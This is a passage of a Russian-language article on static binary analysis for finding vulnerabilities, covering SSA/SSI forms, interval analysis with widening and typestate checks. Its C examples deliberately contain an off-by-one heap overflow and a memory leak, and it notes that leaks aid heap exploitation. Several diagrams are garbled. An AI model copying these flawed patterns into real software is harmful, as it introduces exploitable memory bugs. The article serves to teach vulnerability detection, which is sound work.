Подводя итог: перед тем как начать анализ на уровне, сопоставимом с анализом исходного кода, необходимо проделать большой объём работы по восстановлению информации. Однако единственная информация, которая не доступна после восстановления, не является обязательной для анализа кода: имена типов и переменных не влияют на выполнение программы. Мы абстрагируемся от них в нашем анализе и будем использовать собственную схему именования, представленную в следующей главе статьи.

II. Подготовка

Нам нужно вернуться к первым задумкам и попытаться лучше понять, что такое уязвимости, как их обнаруживать автоматически и действительно ли мы способны генерировать эксплойты, анализируя программу, которую мы даже не выполняем. Ответ — да и нет, и нам нужно прояснить это. Ответ «да»: если вы точно умеете характеризовать ошибку и если она поддаётся обнаружению каким-либо алгоритмом, то мы можем написать программу, которая будет рассуждать только об известных заранее специфических свойствах уязвимости и преобразовывать сырой ассемблерный (или исходный) код в промежуточную форму, которая чётко покажет, где проявляются эти специфические свойства, чтобы «сигнатура» уязвимости могла быть обнаружена, если она присутствует в программе. Ответ «нет»: при наличии неизвестной уязвимости мы заранее не знаем её специфических свойств, характеризующих сигнатуру. Это означает, что нам приходится брать приближённую сигнатуру и проверять программу, но результатом может быть завышенное приближение (много ложных срабатываний) или заниженное приближение (ничего или мало не находит, хотя уязвимости есть).

Поскольку фаззинг и тестирование методом чёрного ящика — это динамический анализ, ядро нашего анализатора не является таковым, но оно может найти смысл в выполнении программы для других целей, нежели фаззер. Фаззеры испытывают удачу на случайно сформированном вводе. Фаззер не имеет *внутренних* знаний об анализируемой программе. Это серьёзная проблема, поскольку динамический анализатор-фаззер не может оптимизировать или уточнять свои входные данные в зависимости от ненаблюдаемых для него событий. Фаззер также можно совместить с трассировщиком [AD] или отладчиком, чтобы фаззинг направлялся знаниями отладчика о внутренних состояниях памяти и значениях переменных во время выполнения программы.

Тем не менее реальная концепция инструмента анализа кода должна представлять собой интегрированное решение, чтобы избежать ещё большей потери производительности при использовании внешнего отладчика (такого как gdb, который ужасно медленен при использовании ptrace). Наш метод анализа способен принимать решения в зависимости от внутренних состояний программы даже без её выполнения. Однако наше представление состояния является абстрактным: мы не вычисляем полное содержимое реального состояния памяти на каждом шаге выполнения, а рассматриваем только значимую информацию о поведении программы, автоматически позволяя анализатору аннотировать код такими квалификаторами, как: «Следующая инструкция выполнит выделение памяти» или «Регистр R или ячейка памяти M будет содержать указатель на динамически выделенную область памяти». Более подробно проверку свойств, связанных с кучей, мы рассмотрим в параграфе об анализе типового состояния в части III.

В этой части статьи мы опишем семейство промежуточных форм, которые устраняют разрыв между анализом кода на структурированном коде и анализом кода на неструктурированном (ассемблерном) коде. Преобразование в эти промежуточные формы может осуществляться из бинарного кода (как в анализирующем декомпиляторе) или из исходного кода (как в анализирующем компиляторе). В данной статье мы преобразуем бинарный код в программу на промежуточном языке и затем выполняем весь анализ на этой промежуточной форме. Все изучаемые свойства будут связаны с анализом потоков данных. Для их выполнения не требуется структурированного потока управления — в качестве отправной точки может служить простой граф потока управления (или даже список базовых блоков с перекрёстными ссылками).

Давайте будем конкретнее и проиллюстрируем, как мы можем анализировать внутренние состояния программы без её выполнения. Начнём с очень базового фрагмента кода:

```
Пример 1:
-----
□□□ o□□□o : внутреннее состояние
if (a)□□ / \□□
    b++;□□-> o o□□□/\ : ветвление потока управления
```


```
else{} \ /{} \/ : слияние потока управления
    c--; {} o
-----
```

В этом упрощённом примере мы представляем программу как граф, в котором узлы — это состояния, а рёбра — зависимости потока управления. Что такое внутреннее состояние? Если мы хотим использовать всю информацию каждой строки кода, нам нужно сделать его объектом, запоминая, какие переменные используются и изменяются (включая флаги состояния процессоров). Затем каждое из этих состояний управления выполняет определённые операции перед переходом на другую часть кода (представленную внутренним состоянием для заглушек кода `if()` или `else()`). После завершения кода `if/else` оба пути объединяются в единое состояние — состояние после выполнения условного оператора. В зависимости от степени абстрактности анализа внутренние состояния программы будут отслеживать больше или меньше запрашиваемой информации на каждом шаге вычисления. Например, нужно различать анализ потока управления (как в предыдущем примере) и анализ потока данных.

Рассмотрим этот фрагмент кода:

Пример 2:

Код□□□Поток управления□Поток данных с предикатами



В графе потоков данных узлы — это переменные, а стрелки — зависимости между переменными. Графы потока управления и потока данных являются взаимодополняющей информацией. Первый заботится только о последовательности в графе, второй — о зависимостях между переменными, не навязывая явного порядка вычисления. Добавление предикатов к графу потоков данных помогает определить, какие узлы участвуют в условии и какой экземпляр последующих узлов данных (в нашем случае — переменная `a` в ветви `if()` или `else()`) следует рассматривать при анализе.

Как видите, даже простой граф потоков данных с небольшим количеством переменных начинает запутываться. Чтобы прояснить представление программы, с которой мы работаем, нам нужна некая промежуточная форма, которая сохраняет последовательность графа потока управления, но также предоставляет зависимости графа потоков данных, чтобы мы могли рассуждать об обоих, используя единую структуру. Мы можем использовать своего рода «граф зависимостей программы», который объединил бы оба в одном графе. Это и есть граф, который мы будем рассматривать в следующих примерах статьи.

Некоторые промежуточные формы вводят специальные узлы в граф потоков данных и назначают этим узлам легко распознаваемые типы. Именно так обстоит дело с узлами `Phi()` и `Sigma()` в промежуточных формах `Static Single Assignment [SSA]` и `Static Single Information [SSI]`, что действительно облегчает рассуждение о графе потоков данных. Кроме того, разложение одной

переменной на несколько «одиночных присваиваний» (а в форме SSI — и на несколько одиночных использований), то есть уникальное именование каждого появления данной переменной, помогает устранить неоднозначность: о каком именно экземпляре переменной мы говорим в данной точке программы:

Пример 2 в форме SSA


```
c1 = 21; c1 = 21;
b1 = a1; b1 = a1;
if (b1 != c1) (a3, a4) = Sigma(a2);
  a2 = a1 + 1; if (b1 != c1)
else      a3 = a2 + 1;
```

```
    a3 = a1 - 1; else
a4 = Phi(a2, a3) a4 = a2 - 1;
c2 = c1 + a4; a5 = Phi(a3, a4);
c2 = c1 + a5;
```

Пример 2 в форме SSI

```
o a1
/ \
```

```
(a3, a4) = Sigma(a2) o o b1
a2 = a1 + 1; if (b1 != c1) /|
else      a3 = a2 + 1; / |
```



Обратите внимание, что мы не разместили предикаты (тест условия) в этом графе. На практике удобнее иметь дополнительные связи в графе для предикатов (что облегчает тестирование предиката при обходе графа), но мы убрали их для ясности изложения SSA/SSI.

Эти «символические функции выбора» Phi() и Sigma() могут показаться немного абстрактными. Действительно, они не изменяют смысл программы, но фиксируют информацию о том, что данный узел данных имеет несколько преемников (Sigma) или предков (Phi). Любопытный читатель приглашается обратиться к ссылкам для получения подробной информации о том, как выполнить промежуточный перевод. Здесь мы сосредоточимся на использовании такого представления, особенно при анализе кода с циклами, как в следующем примере:

Код C (Пример 3) Пример 3 в форме SSI с метками

```
int a = 42; int a1 = 42;
int i = 0; int i1 = 0;

P1 = [i1 < a1]
    (<i4:Loop>, <i9:End>) = Sigma(P1, i2);
    (<a4:Loop>, <a9:End>) = Sigma(P1, a2);
    while (i < a)
    {
        => Loop:
        a3 = Phi(<BLoop:a1>, <BEnd:a5>);
        i3 = Phi(<BLoop:i1>, <BEnd:i5>);
        a--; a5 = a4 - 1;
        i++; i5 = i4 + 1;
        P2 = [i5 < a5]
        (<a4:Loop>, <a9:End>) = Sigma(P2, a6);
        (<i4:Loop>, <i9:End>) = Sigma(P2, i6);
    }
    End:
    a8 = Phi(<BLoop:a1>, <Bend:a5>);
    i8 = Phi(<BLoop:i1>, <Bend:i5>);
    a += i; a10 = a9 + i9;
```

Попытавшись немного синтезировать эту форму (группируя переменные под единую Phi() или Sigma() в точках слияния или ветвления графа потока управления), мы получаем меньшую, но идентичную программу. На этот раз функции Sigma и Phi принимают в параметре не единственный список переменных, а вектор списков (по одному списку на переменную):

```

□□Пример 3 в факторизованной форме SSI с метками
□□-----

□□int a1 = 42;
□□int i1 = 0;

□□P1 = [i1 < a1]

□□(<i4:Loop>, <i9:End>)                (i2)
□□(□□) = Sigma(P1, ( ));
□□(<a4:Loop>, <a9:End>)                (a2)
□
□□
□□Loop:

□□(a3)      (<BLoop:a1>, <BEnd:a5>)
□□( ) = Phi( );
□□(i3)      (<BLoop:i1>, <BEnd:i5>)

□□a5 = a4 - 1;
□□i5 = i4 + 1;

□□P2 = [i5 < a5]

□□(<a4:Loop>, <a9:End>)                (a6)
□□( ) = Sigma(P2, ( ));
□□(<i4:Loop>, <i9:End>)                (i6)

□□End:

□□(a8)      (<BLoop:a1>, <Bend:a5>)
□□( ) = Phi( );
□□(i8)      (<BLoop:i1>, <Bend:i5>)

□□a10 = a9 + i9;
□□-----

```

Как можно добавить информацию в эту промежуточную форму? Теперь функции Phi() и Sigma() позволяют нам рассуждать о прямом анализе потоков данных (в нормальном порядке выполнения, используя Sigma) и обратном анализе потоков данных (в обратном порядке, используя Phi). Мы можем легко найти индуктивные переменные (переменные, зависящие от самих себя, — такие как индекс или инкрементирующие указатели в цикле), используя простой анализ:

Рассмотрим Sigma() перед каждой меткой и попробуем итерировать её аргументы:

```

□□(<a4:Loop>, <a9:End>)                (a6)
□□( ) = Sigma(P2, ( ));
□□(<i4:Loop>, <i9:End>)                (i6)
□□

□->□(<a5:Loop>, <a10:End>)
□□( )
□□(<i5:Loop>,  _|_ )

□->      (<a6:Loop>,  _|_ )
□□( )
□□(<i6:Loop>,  _|_ )

```

Мы берём _|_ («дно») как обозначение того, что у переменной больше нет преемников после определённой итерации функции Sigma().

После нескольких итераций (в данном примере — 2) мы замечаем, что левая и правая части идентичны для переменных a и i . Действительно, обе части записаны через $a6$ и $i6$. В математическом жаргоне это называется неподвижной точкой (функции F):

$$F(x) = x$$

или в данном конкретном примере:

$$a6 = \text{Sigma}(a6)$$

Выполнив этот простой анализ на основе итерации над нашими символическими функциями, мы способны автоматически определить, какие переменные являются индуктивными в циклах. В нашем примере a и i являются индуктивными. Это очень полезно, как можно себе представить, поскольку эти переменные приобретают для нас особый интерес, особенно при поиске переполнений буфера, которые могут происходить на буферах в циклическом коде.

Теперь мы несколько специализируем этот анализ в следующей части статьи, показав, как это представление может применяться.

III. Анализ

Предыдущая часть статьи ввела различные понятия анализа программ. Возможно, мы не будем использовать весь формализм в дальнейшем и сосредоточимся на конкретных примерах. Однако помните, что отныне мы рассуждаем об анализе программ в промежуточной форме. Эта промежуточная форма подходит как для исходного, так и для бинарного кода, но мы будем оставаться на бинарном уровне для наших примеров, предлагая перевод в C только для понимания. До сих пор мы показали, как понять анализ потоков данных и как находить индуктивные переменные в (исходном или бинарном) коде программы.

Итак, каковы же шаги для поиска уязвимостей?

Первая интуиция: не существует общего определения уязвимости. Но если мы можем описать их как поведение, нарушающее определённое точное свойство, мы можем утверждать, есть ли у программы уязвимость. Как правило, свойство зависит от класса ошибок, которые нужно анализировать. Например, свойства, выражающие безопасность переполнения буфера, и свойства, выражающие повреждение кучи (скажем, двойное освобождение), различны. В первом случае речь идёт об индексации определённой зоны памяти, которая никогда не должна выходить за пределы выделенной памяти. Кроме того, для наличия переполнения это должен быть доступ на запись. В случае доступа на чтение это можно назвать ошибкой утечки информации, которая может использоваться атакующим вслепую или видя результат, в зависимости от того, можно ли наблюдать результат чтения памяти снаружи процесса. Иногда доступ только для чтения за пределами границ может также использоваться для получения доступа к части кода, которая не должна выполняться в таком контексте (если этот доступ используется в предикате). В любом случае интересно получить от нашего анализатора информацию о таком непредполагаемом поведении, поскольку оно может привести к ошибке.

В этой части статьи мы рассмотрим различные классы ошибок и поймём, как их можно характеризовать с помощью простых, повторяющихся и простых в реализации алгоритмов. Этот алгоритм прост только потому, что мы работаем с промежуточной формой, которая уже указывает значимые факты потока данных и потока управления программы. Кроме того, мы будем рассуждать либо в прямом, либо в обратном направлении — в зависимости от того, что более подходит для данной уязвимости.

Начнём с примера анализа числовых интервалов и покажем, как он может быть полезен для обнаружения переполнений буфера. Затем покажем, как граф потоков данных без какой-либо информации о значениях может быть полезен для поиска проблем в куче. Обогатим нашу презентацию, описав очень классическую проблему анализа программ — обнаружение эквивалентности между указателями (всегда ли они указывают на одну и ту же переменную? иногда? никогда?), также известное как анализ псевдонимов. Мы объясним, почему этот анализ обязателен для любого серьёзного анализатора, работающего с реальными программами. Наконец, дадим некоторые подсказки об анализе свойств параллелизма внутри многопоточного кода, пытаясь охарактеризовать, что такое состояние гонки.

А. Числовые интервалы

При поиске переполнений буфера или целочисленных переполнений важной информацией являются значения, которые могут принимать индексы памяти или целочисленные переменные — то есть числовые значения.

Очевидно, было бы несерьёзно вычислять каждое единственное возможное значение для всех переменных программы на каждом пути программы: это потребовало бы слишком много времени и/или памяти для полного построения графа значений.

Используя определённые абстракции — например, интервалы, — мы можем представить множество всех возможных значений программы в определённой её точке. Проиллюстрируем это прямо сейчас на примере. Сам пример не несёт практического смысла, но важно понять механизированный способ вывода информации с использованием данных потоков данных графа программы.

Начнём с очень вводного примера:

Пример 4

```
int a, b;

b = 0;
if (rand())
    b--;
else
    b++;
```

```
a = 1000000 / b;
```

Интервальный анализ примера 4

```
b = [0 to 0]
```

```
b = [-1 to -1]
```

```
b = [1 to 1]
```

После if/else:

```
b = [-1 to 1]
```

```
a = [1000000 / -1 to 1000000 / 1]
```

```
[Сообщение об ошибке: b может быть 0]
```

В этом примере потоко-нечувствительный анализатор будет объединять интервалы значений в каждой точке слияния потока управления. Это соблазнительный подход, так как нужно пройти по всей программе только один раз для вычисления всех интервалов. Однако в большинстве случаев такой подход неприменим. Почему? В данном простом примере потоко-нечувствительный анализатор сообщит об ошибке потенциального деления на 0, хотя на самом деле b не может достичь значения 0 в точке деления. Именно потому, что 0 входит в интервал [-1 to 1], анализатор выдаёт это ложное срабатывание. Как избежать такого чрезмерно консервативного анализа?

Нам нужно ввести некоторую потоко-чувствительность в анализ и различать интервалы для разных путей программы. Если мы выполним полный потоко-чувствительный анализ этого примера, получим:

Пример 4

Интервальный анализ примера 4

<pre> ----- int a, b; b = 0; if (rand()) b--; else b++; a = 1000000 / b; </pre>	<pre> ----- b = [0 to 0] b = [-1 to -1] b = [1 to 1] После if/else: b = [-1 to -1 OR 1 to 1] a = [1000000 / -1 to 1000000 / -1] or [1000000 / 1 to 1000000 / 1] = {-1000000 or 1000000} </pre>
---	--

Тогда ложное срабатывание исчезает. Следует с самого начала избегать потоко-чувствительности. Действительно, если потоко-нечувствительный анализ не обнаружил ошибок, потоко-чувствительный тоже их не обнаружит (по крайней мере для данного примера). Кроме того, вычисление всего потоко-чувствительного множества интервалов в некоторой точке программы будет экспоненциально расти с числом точек слияния потоков данных (то есть функций $\Phi()$ в форме SSA).

По этой причине наилучший подход, по-видимому, состоит в том, чтобы начать с полностью потоко-нечувствительного анализа и уточнять его по требованию. Если программа преобразована в форму SSI, то становится довольно легко определить, какие исходные интервалы нужно использовать для вычисления интервала значений результирующей переменной. Мы будем использовать аналогичный анализ для обнаружения переполнений буфера — в этом случае интервальный анализ будет применяться к переменным индекса, используемым для обращения к памяти по определённому смещению от заданного базового адреса.

Прежде чем делать это, следует сделать замечание о выборе самой абстракции интервалов. Эта абстракция плохо работает, когда в операциях задействована перестановка битов. Интервалы, как правило, дают бессмысленные значения при перемещении битов внутри переменной. Если криптографическая операция использует битовый сдвиг, вводя 0 вместо сдвинутых битов, — это не проблема, но перестановка битов внутри слова является проблемой, поскольку выходной интервал становится бессмысленным.

```

пример:
    c = a | b (где A, B и C — целые числа)
    c = a ^ b
    c = not(c)

```

Зная интервал A и B, что мы можем вывести для интервала C? Это менее тривиально, чем простое числовое изменение переменной. Интервальный анализ плохо подходит для анализа такого кода, который в основном встречается в криптографических процедурах.

Теперь проанализируем пример с переполнением буфера в куче. Перед интервальным анализом сделаем первый проход для получения информации об операторах, связанных с выделением и освобождением памяти. Знание того, где выделяется и освобождается память, является предварительным требованием для любого последующего анализа проверки границ.

<pre> Пример 5 ----- char *buf; int n = rand(); buf = malloc(n) i = 0; while (i <= n) </pre>	<pre> Интервальный анализ с аннотациями alloc ----- buf = _ _ (не инициализирован) n = [-Inf, +Inf] buf = инициализирован размером [-Inf to Inf] i = [0,0], [0,1] ... [0,N] </pre>
---	--

```

{
    assert(i < N)
    buf[i] = 0x00;
    i++;
    i = [0,1], [0,2] ... [0,N]
        (iter1 iter2 ... iterN)
}
return (i);

```

Поясним сначала, что `assert()` — это логическое представление в промежуточной форме, а не `assert()` из программы на С. Снова: мы никогда не выполняем динамический анализ, только статический без какого-либо выполнения. В процессе статического анализа программы в промежуточной форме поток управления в какой-то момент достигнет узла, содержащего оператор `assert`. В промежуточном (абстрактном) мире достижение `assert()` означает выполнение проверки абстрактного значения предиката внутри `assert (i < N)`. Иными словами, анализатор проверит с помощью интервального анализа переменных, может ли `assert` быть ложным, и выведет отчёт об ошибке, если это возможно. Мы можем также оставлять `assert()` неявными, но явное их представление делает анализ более универсальным, модульным и адаптируемым.

Как видите, в данном примере есть переполнение на один байт. Его довольно легко обнаружить вручную, но мы хотим разработать автоматическую процедуру для этого. Если мы применим анализ из предыдущего примера, `assert()`, автоматически вставленный анализатором после каждого обращения к памяти в программе, сработает после `N` итераций. Это связано с тем, что массивы в С начинаются с индекса 0 и заканчиваются индексом, на 1 меньшим их выделенного размера. Какой бы код ни был вставлен между этими строками (кроме, конечно, перестановки битов, как упоминалось ранее), мы всегда сможем распространять интервалы и обнаруживать, что обращения к памяти выполняются за пределами выделенного лимита, тем самым находя явную уязвимость — утечку памяти или перезапись памяти.

Однако данный конкретный пример поднимает ещё 2 вопроса:

- Мы не знаем фактического значения `N`. Это проблема? Если нам удастся определить, что ограничение на индекс `buf` на самом деле является той же переменной (или имеет то же значение), что и размер выделенного буфера, — то нет. Мы рассмотрим это в разделе об анализе псевдонимов данной статьи, когда это окажется трудностью.
- Каково бы ни было значение `N`, и при условии, что нам удалось определить все определения и использования переменной `N`, анализатор потребует `N` итераций цикла для обнаружения уязвимости. Это неприемлемо, особенно если `N` очень велико, — в таком случае для анализа этого цикла потребуются долгие минуты, тогда как нам нужен ответ в ближайшие секунды.

Ответом на эту проблему оптимизации является техника, называемая расширением (Widening), заимствованная из теории абстрактной интерпретации. Вместо того чтобы выполнять цикл `N` раз до тех пор, пока условие цикла не станет ложным, мы сразу за 1 итерацию переходим к последнему возможному значению в определённом интервале, как только обнаруживаем монотонное увеличение интервала. Предыдущий пример тогда вычислялся бы следующим образом:

Пример 5

```

char *buf;
int n = rand();
buf = malloc(n);
i = 0;

while (i <= n)
{
    assert(i < N);
    buf[i] = 0x00;
    i++;
}

```

Интервальный анализ с расширением

```

buf = _|_ (не инициализирован)
n = [-Inf, +Inf]
buf = инициализирован размером [-Inf to Inf]
i = [0,0]

iter1 iter2 iter3 iter4 ASSERT!
i = [0,0], [0,1] [0,2] [0,N] □
i = [0,1], [0,2] [0,3] [0,N]

```

```
return (i);
```

Используя этот тест, мы можем сразу перейти к наибольшему возможному интервалу всего за несколько итераций, тем самым резко сократив время поиска уязвимости. Однако эта оптимизация может привести дополнительные трудности, когда внутри цикла находится условный оператор:

Пример 6

```
char *buf;
int   n = rand() + 2;
buf = malloc(n)
i     = 0;

while (i <= n)
{
    if (i < n - 2)
    {
        assert(i < N - 1)
        buf[i] = 0x00;
    }
    i++;
}
return (i);
```

Интервальный анализ с расширением

```
buf = _|_ (не инициализирован)
n   = [-Inf, +Inf]
buf = инициализирован размером [-Inf to Inf]
i   = [0,0]

i = [0,0] [0,1] [0,2] [0,N] [0,N+1]

i = <то же, что и раньше для всех итераций>

[Никогда не срабатывает!]
i = [0,0] [0,1] [0,2] [0,N] <Ложное срабатывание>

i = [0,1] [0,2] [0,3] [0,N] [0,N+1]
```

В этом примере нельзя предполагать, что интервал *i* будет одинаковым во всех частях цикла (как может казаться на первый взгляд при работе с интервалами в цикле). Действительно, в середине цикла стоит условие (с предикатом *i* < *n* - 2), которое запрещает интервалу расти в некоторой части кода. Это проблематично, если мы применяем расширение до условия выхода из цикла. В этом случае мы пропустим более тонкое распределение значений переменных в цикле. Решением является расширение с порогами. Вместо того чтобы применять расширение за один раз ко всему циклу, мы определяем последовательность значений, соответствующих «стратегическим точкам» кода, чтобы можно было принять решение об увеличении с использованием итерации с малым шагом.

Стратегическими точками может быть список значений, к которым применяется условие. В нашем случае мы применяли бы расширение до *n* = *N* - 2, а не до *n* = *N*. Тогда мы не будем получать ложные срабатывания из-за завышенного приближения интервалов по всему циклу. Когда каждый шаг выполнен, это позволяет аннотировать, какая программная точка является объектом расширения в будущем (в нашем случае: код цикла до и после оператора «if»).

Обратите внимание, что при достижении порога во время расширения может потребоваться более одного раза применить итерацию с малым шагом, прежде чем снова расширять до следующего порога. Например, когда встречаются предикаты типа (*a* != *immed_value*), они запрещают внутреннему коду условия распространять свой интервал. Однако они запрещают это только одну итерацию (при условии, что *a* — индуктивная переменная, то есть её состояние изменится на следующей итерации) или несколько итераций (если *a* не является индуктивной переменной и будет изменена только в другой момент в итеративном выполнении цикла). В первом случае нужно всего 2 абстрактные итерации с малым шагом, чтобы убедиться, что интервал продолжает расти после определённой итерации. Во втором случае потребуется несколько итераций до достижения некоторого условия внутри цикла. Тогда нужно просто убедиться, что список порогов включает значение переменной, используемое в этом предикате (который возглавляет код, где переменная *a* изменится). Таким образом, можно применять только 2 абстрактные итерации с малым шагом между этими шагами «ограниченного расширения» и избегать генерации ложных срабатываний, используя очень оптимизированную, но точную последовательность абстрактного вычисления.

В нашем примере мы взяли только простой случай: список порогов состоит всего из 2 элементов (*n* и (*n* - 2)). Но что если условие выполняется с использованием 2 переменных, а не переменной и непосредственного значения? В этом случае у нас 3 варианта:

СЛУЧАЙ 1 — Обе переменные являются индуктивными: в этом случае списки порогов двух переменных должны быть объединены, чтобы расширение не перешагнуло условие, которое заставит его потерять точность. Это кажется разумным условием, когда одна переменная является объектом ограничения, включающего константу, а вторая переменная — объектом ограничения, включающего первую переменную:

Пример 7:	Обнаружение порогов
-----	-----
<pre>int a = MIN_LOWERBOUND; int b = MAX_UPPERBOUND; int i = 0; int n = MAXSIZE;</pre>	
<pre>while (i < n)</pre>	Найден порог n
<pre>{</pre>	
<pre> if (a < i < b)</pre>	Найден предикат, включающий a и b
<pre> (...)</pre>	
<pre> if (a > sizeof(something))</pre>	Найден порог для a
<pre> i = b;</pre>	
<pre> else if (b + 1 < sizeof(buffer))</pre>	Найден порог для b
<pre> i = a;</pre>	
<pre>}</pre>	

В таком случае можно определить порог этого цикла как список из 2 значений: `sizeof(something)` и `sizeof(buffer)` или `sizeof(buffer) - 1`, если анализатор достаточно умен (и если ассемблерный код однозначно указывает, что условие применяется к `sizeof(buffer) - 1`).

СЛУЧАЙ 2 — Одна из переменных является индуктивной, а другая — нет.

Таким образом, у нас 2 подслучая:

- Индуктивная переменная участвует в предикате, ведущем к изменению неиндуктивной переменной. Это невозможно без того, чтобы обе переменные были индуктивными! Таким образом, мы снова попадаем в случай 1.
- Неиндуктивная переменная участвует в предикате, ведущем к изменению индуктивной переменной. В этом случае неиндуктивная переменная будет инвариантна на протяжении цикла, что означает: тест между её областью значений (интервалом) и областью значений индуктивной переменной требуется как условие для входа в заглушки кода, возглавляемые анализируемым предикатом. Снова 2 под-подслучая:
 - Либо предикат является тестом `==` или `!=`. В этом случае нужно вычислить пересечение интервалов обеих переменных. Если пересечение пусто, тест никогда не будет истинным, то есть это мёртвый код. Если пересечение само является интервалом (что будет в большинстве случаев), это означает, что тест будет истинным на этом интервале значений индуктивной переменной и ложным на оставшейся области значений. В этом случае нужно поместить границы интервала неиндуктивной переменной в список порогов для расширения индуктивных переменных, зависящих от неё.
 - Либо предикат является сравнением: `a < b` (где `a` или `b` — индуктивная переменная). Те же замечания: вычисляем пересечение интервалов `a` и `b`. Если оно пусто, тест всегда будет истинным или ложным — мы знаем это до входа в цикл. Если интервал не пуст, нужно поместить границы пересечения интервала в порог расширения индуктивной переменной.

СЛУЧАЙ 3 — Ни одна из переменных не является индуктивной.

В этом случае определяемый ими предикат имеет единственное значение на протяжении всего цикла и может быть вычислен до начала цикла. Тогда можно превратить условный код в безусловный и применить расширение, как если бы условия не существовало. Или если условие всегда ложно, этот код можно просто удалить из цикла, так как содержимое условного оператора

никогда не будет достигнуто.

Как видите, нужно очень осторожно выполнять расширение. Если оно выполняется без порогов, абстрактные числовые значения будут завышены, и наш анализ будет генерировать много ложных срабатываний. Вводя пороги, мы жертвуем очень небольшой производительностью и получаем значительно большую точность при анализе циклического кода. Расширение является ускорителем сходимости для обнаружения таких проблем, как переполнение буфера. Некоторые проблемы переполнения могут возникать после миллионов итераций цикла, и расширение предоставляет хорошее решение для получения немедленных ответов даже для таких конструкций.

Я не рассмотрел подробно, как в этом параграфе находить размер буферов. Независимо от того, выделены ли буферы в стеке или в куче, в какой-то момент они должны иметь фиксированный размер, и указатель стека должен быть уменьшен (или вызван `malloc` и т. д.), что даёт нам информацию о выделении вместе с его размером — откуда мы и применяем наш анализ.

Теперь перейдём к последней большой части статьи, объяснив, как проверять другой класс уязвимостей.

В. Проверка типового состояния (двойное освобождение, утечки памяти и т.д.)

Есть другие типы уязвимостей, которые несколько сложнее проверять. В предыдущей части мы объяснили, как рассуждать об интервалах значений для поиска переполнений буфера в программе. Мы представили технику оптимизации под названием расширение и изучили, как её ослаблять для повышения точности, генерируя список порогов из набора предикатов. Обратите внимание, что мы явно не использовали так называемую «предикатную абстракцию», которая может дополнительно повысить эффективность анализа. Заинтересованный читатель, безусловно, найдёт ресурсы о предикатной абстракции на любом хорошем исследовательском поисковике. Снова: эта статья не претендует на предоставление всех решений для всех мировых проблем, а лишь вводит начинающего хакера в конкретную проблематику анализа программ.

В этой части статьи мы изучим, как обнаруживать утечки памяти и повреждения кучи. Базовая техника для их поиска не связана с интервальным анализом, хотя интервальный анализ можно использовать для повышения точности проверки типового состояния (сокращения числа ложных срабатываний).

Возьмём конкретный пример утечки памяти:

```
/* Пример 8 */

1. u_int off = 0;
2. u_int ret = MAXBUF;
3. char *buf = malloc(ret);


4. do {
5.     off += read(sock, buf + off, ret - off);
6.     if (off == 0)
7.         return (-ERR);
8.     else if (ret == off)
9.         buf = realloc(buf, ret * 2);
10.} while (ret);

11. printf("Received %s \n", buf);
12. free(buf);
13. return;
```

В данном случае переполнения нет, но если после чтения возникает некоторое условие, возврат осуществляется без освобождения буфера. Сама по себе это не уязвимость, но она может сильно

помочь при управлении структурой памяти кучи при попытке эксплуатации переполнения кучи. Таким образом, нас также интересует обнаружение утечек памяти, которые превращают некоторые конкретные эксплойты в мощное оружие.

Используя графическое представление потока управления и потока данных, мы легко можем обнаружить ошибку в коде:



Обратите внимание, что это представление — не граф потоков данных, а граф потока управления, аннотированный информацией о выделении данных для переменной BUF. Это позволяет рассуждать о существующих путях управления и последовательностях связанных с памятью событий. Другим способом было бы рассуждение о зависимостях данных вместе с предикатами, как делалось в первой части статьи с помощью формы SSI с метками. Мы не догматичны в отношении той или иной промежуточной формы, и читатель приглашается самостоятельно поразмышлять о том, какое представление лучше соответствует его пониманию. Я приглашаю вас дважды подумать о форме SSI — она действительно является сжатым представлением большого объема разнообразной информации. В педагогических целях мы переходим здесь к более интуитивной промежуточной форме, выражающей аналогичный класс проблем.

```

/* Пример 8 (переработанный) */

0. #define PACKET_HEADER_SIZE 20

1. int   off  = 0;
2. u_int ret  = 10;
3. char *buf = malloc(ret);□□□□// M

4. do {
5.     off += read(sock, buf + off, ret - off);
